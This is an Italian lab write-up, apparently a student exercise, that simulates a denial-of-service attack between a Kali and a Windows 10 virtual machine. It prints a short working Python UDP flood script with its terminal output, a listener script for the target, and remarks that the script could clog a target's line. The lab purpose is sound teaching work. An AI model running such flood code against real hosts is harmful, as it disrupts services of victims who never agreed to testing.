


Simulazione di un attacco DoS dalla macchina kali alla macchina windows 10

Dalla macchina kali si crea un file python con le seguenti caratteristiche:

Richiesta di INPUT IP.

Richiesta di Input Porta Target.

Richiesta quanti pacchetti inviare.



The screenshot displays a Visual Studio Code workspace with a Python script named `DoS.py` and its execution output in the terminal.

Python Script (`DoS.py`):

```
1 import socket
2 import os
3
4 ip = input("IP della macchina target: ")
5 porta = int(input("Porta UDP: "))
6 quanti = int(input("Quanti pacchetti da 1KB vuoi inviare? "))
7
8 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
9
10 for i in range(quanti):
11     pacchetto = os.urandom(1024) # 1 KB di dati casuali
12     sock.sendto(pacchetto, (ip, porta))
13     print(f"Pacchetto {i+1} inviato")
14
15 sock.close()
16 print("Fatto.")
17
```

Terminal Output:

```
(kali@kali) - [/media/sf_Shared/Python/python]
$ python ./DoS.py
IP della macchina target: 192.168.1.18
Porta UDP: 9999
Quanti pacchetti da 1KB vuoi inviare? 9
Pacchetto 1 inviato
Pacchetto 2 inviato
Pacchetto 3 inviato
Pacchetto 4 inviato
Pacchetto 5 inviato
Pacchetto 6 inviato
Pacchetto 7 inviato
Pacchetto 8 inviato
Pacchetto 9 inviato
Fatto.

(kali@kali) - [/media/sf_Shared/Python/python]
$ python ./DoS.py
IP della macchina target: 192.168.1.18
Porta UDP: 9999
Quanti pacchetti da 1KB vuoi inviare? 15
Pacchetto 1 inviato
Pacchetto 2 inviato
Pacchetto 3 inviato
Pacchetto 4 inviato
Pacchetto 5 inviato
Pacchetto 6 inviato
Pacchetto 7 inviato
Pacchetto 8 inviato
Pacchetto 9 inviato
Pacchetto 10 inviato
Pacchetto 11 inviato
Pacchetto 12 inviato
Pacchetto 13 inviato
Pacchetto 14 inviato
Pacchetto 15 inviato
Fatto.
```

Screenshot del codice python che invia i pacchetti. Con il terminale per mostrare la funzionalità.

Spiegazione del codice scritto:

❓ Importa i moduli:

- `socket`: per la comunicazione di rete.
- `os`: per generare dati casuali (funzione `urandom`).

❓ Chiede all'utente:

- L'**IP** della macchina da colpire.
- La **porta UDP** su cui inviare i pacchetti.
- **Quanti pacchetti** da 1 KB inviare.

❓ Crea un socket UDP:

- Usa `socket.AF_INET` per IPv4.
- Usa `socket.SOCK_DGRAM` per indicare il protocollo UDP.


❓ Ciclo di invio:

- Per ogni pacchetto:
 - Genera 1024 byte di dati casuali (`os.urandom(1024)`).
 - Invia il pacchetto all'IP e porta specificati.
 - Mostra un messaggio di conferma (Pacchetto X inviato).

❓ Chiude il socket:

- Termina la connessione UDP.
- Mostra il messaggio finale "Fatto".

A questo punto ci mettiamo in ascolto sulla macchina windows10 sempre attraverso un file in python.



```
python > InvioPacchetti.py > ...
1  import socket
2
3  IP = "0.0.0.0"          # Ascolta su tutte le interfacce
4  PORTA = 9999           # La porta su cui ricevere i pacchetti
5  BUFFER_SIZE = 1024     # 1 KB
6
7  sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8  sock.bind((IP, PORTA))
9
10 print(f"[+] In ascolto su {IP}:{PORTA}...")
11
12 try:
13     while True:
14         data, addr = sock.recvfrom(BUFFER_SIZE)
15         print(f"[{addr[0]}:{addr[1]}] Pacchetto ricevuto: {len(data)}")
16 except KeyboardInterrupt:
17     print("\n[-] Interrotto manualmente")
18 finally:
19     sock.close()
20
```

Spiegazione del codice:

1. Importa il modulo socket:

- Serve per gestire le comunicazioni di rete.

2. Definisce i parametri:


- IP = "0.0.0.0": ascolta su tutte le interfacce di rete (qualsiasi IP della macchina).
- PORTA = 9999: la porta UDP su cui ascoltare.
- BUFFER_SIZE = 1024: dimensione massima del pacchetto da ricevere (1 KB).

3. Crea un socket UDP:

- AF_INET: usa l'indirizzo IPv4.
- SOCK_DGRAM: indica che è un socket UDP.

4. Effettua il bind del socket:

- Collega il socket all'indirizzo e alla porta specificati.

The image shows a Windows 10 desktop environment. In the background, a Windows 10 installation window is visible, titled "windows 10 [in esecuzione] - Oracle VirtualBox". The desktop wallpaper is a green forest scene. In the foreground, there is a terminal window titled "Monitoraggio risorse" with a black background and white text. The terminal displays a series of network-related messages, including "In ascolto su 0.0.0.0:9999..." and multiple "Pacchetto ricevuto: 1024 byte" messages from various IP addresses. The terminal window has a standard Windows title bar with minimize, maximize, and close buttons. The overall scene suggests a network monitoring or testing activity being performed on a virtual machine.

Con questo abbiamo dimostrato come mandare pacchetti dalla macchina kali a windows10, lo si potrebbe utilizzare molto semplicemente per intasare la linea della macchina obiettivo.